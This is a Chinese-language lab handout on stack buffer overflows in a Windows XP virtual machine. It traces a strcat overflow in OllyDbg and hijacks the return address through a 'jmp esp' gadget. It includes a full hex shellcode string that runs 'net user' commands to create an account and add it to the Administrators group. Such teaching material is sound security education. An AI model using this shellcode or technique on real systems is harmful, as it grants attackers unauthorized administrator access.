实验三 栈缓冲区溢出

# 实验目的

1. 掌握栈缓冲区溢出原理；
2. 掌握利用shellcode劫持程序指令控制流的方法；


# 实验环境

吾爱破解WinXP\_52Pojie\_2.0、Microsoft Visual C++6.0（在虚拟机里安装）、Ollydbg


# 实验内容

注：由于实验环境、代码编写的不同，使用Ollydbg反汇编出来的指令的实际地址可能与本指导的地址有所差异，请按实际情况填写，并给出必要的截图。


1. 观察栈溢出过程
2. 使用VC++6.0编写一段C程序，解压之后双击sin.bat，在桌面创建vc6图标。



在桌面创建cpp文件。




源代码如下：



其中，strcat函数是一个不安全函数，无字符串长度检查，执行该函数可能会产生栈溢出。

输入代码后，先编译再组建，确保0 errors。默认点击在桌面创建工作区，在桌面的debug文件夹中看到生成的exe文件。



1. 编译程序生成Debug版本的EXE文件，使用IDA Pro打开EXE文件，可以看到左侧提供了源码声明的函数的起始位置，选择\_main，可以看到main函数的起始位置为\_\_\_，则使用Ollydbg打开EXE，在该地址下断点，单步执行该程序。
2. 401116处令edx入栈，401117使用call指令调用fun函数，因此edx寄存器的是fun函数的参数，$edx=\_\_\_，该寄存器代表变量名\_\_\_\_\_的地址，变量值为\_\_\_\_。
3. 跟踪步入call 00401005指令，进入fun函数，给出fun开始执行时的截图（从push ebp指令开始）：
4. 根据学过的知识，进入函数的第一步是栈处理，首先执行push ebp;mov ebp,esp;sub esp,0x58，为fun中的局部变量分配一定的内存空间，此时函数栈帧结构已经完成，此时右击寄存器窗口的EBP寄存器，点击“堆栈窗口中跟随”，在右下角堆栈窗口中可以观察到栈底的情况，给出堆栈窗口截图：

根据截图得到此时的栈信息fun函数的返回地址为\_\_\_，此地址为(4)步入的call指令的下一条指令的地址。

1. 向下步入可看到，fun函数为变量a赋值的指令的地址为\_\_\_\_，由刚才设置的“堆栈窗口跟随”，可以看到其在栈中存放的地址为\_\_\_\_。
2. 观察到00401071处的call指令调用strcat将变量str的字符串拷贝到变量buffer中，分析这四条指令，其中ecx=\_\_\_\_，代表的是变量\_\_\_，edx=\_\_\_\_，代表的是变量\_\_\_\_。
3. 经过以上分析，如果str的字符串过长，那么在执行fun函数调用strcat会使字符串超过为buffer分配的空间，将可能覆盖(5)堆栈的返回地址。由(7)可知buffer的地址，而堆栈中存储返回地址的位置为\_\_\_\_，加上变量a占用的空间，二者相差28个字节，因此如果字符串足够长，str的第\_\_\_\_~\_\_\_\_（描述范围，如第1~4个字符）个字符会覆盖函数的返回地址。修改C程序的代码char str[10000]=” AAAAAAAAAAAAAAAAAABBBBCCCC”，令程序执行完(7)的strcat指令（可在40106c处下断点令程序执行到此处），观察堆栈情况，发现返回地址变成了\_\_\_\_\_，由此，fun函数的返回地址被过长的字符串覆盖。
4. 利用栈溢出漏洞执行shellcode

通过1的分析，利用参数str可以控制fun的返回地址，令fun执行完后跳转到事先构造好的shellcode的位置执行恶意代码。这一部分将尝试利用shellcode在Windows中创建一个用户账户，并为该账户设置管理员组权限。

1. 已知fun的堆栈分布如下：


高地址

低地址

|  |
| --- |
| 函数参数（str） |
| return address |
| old ebp |
| |  |  | |
| a |
| buffer |

我们将shellcode存入函数参数str，如果设法在fun返回后令指令指针跳转到str的内存空间，那么str里的shellcode将被执行，这里使用“jmp esp”方法实现，即函数返回地址被覆盖成指令“jmp esp”所在的地址，当fun执行完ret指令后，出栈，esp此时指向了\_\_\_(此处填、或)，程序的eip被改成了jmp esp的地址，接下来便会执行此跳转指令，eip便指向\_\_\_处(此处填、或)，执行shellcode。

1. 要成功执行shellcode，则需要一条jmp esp的地址，这里我们通过在C程序中使用LoadLibrary(“user32.dll”)方法加载user32.dll，在此动态链接库中找到一条jmp esp，具体操作如下：编译C程序，使用Ollydbg调试，令程序执行完LoadLibrary后，按Alt+M，打开模块列表，寻找user32.dll，如下图所示：



然后右键-在反汇编窗口查看，转到user32.dll领空。然后ctrl+f输入jmp esp回车，寻找一条jmp esp指令，指令的地址为\_\_\_\_，给出截图：

1. 因此，构造shellcode，令返回地址为jmp esp指令的地址：

char str[10000] = "AAAAAAAAAAAAAAAAAAAAAA"\

"\_\_\_\_\_\_\_\_\_\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\

"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\

"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\

"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\

"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\

"\xfc\x01\xc7\x68\x79\x31\x41\x01\x68\x20\x6c\x69\x6c\x68\x2f"\

"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\

"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\

"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\

"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x32\x33\x34\x35\x68\x31"\

"\x41\x20\x31\x68\x6c\x69\x6c\x79\x68\x73\x65\x72\x20\x68\x65"\

"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\

"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7";

1. 首先打开命令提示符，执行“net user”观察当前系统的用户账户，然后编译修改后的C代码，运行程序，忽略出现的报错信息，令程序退出后再次执行“net user”，可观察到多出一个用户账户\_\_\_\_，shellcode成功被执行。

# 思考

1. 本次实验成功执行shellcode的关键是什么？

2. 当shellcode字符串中存在\x00会发生什么？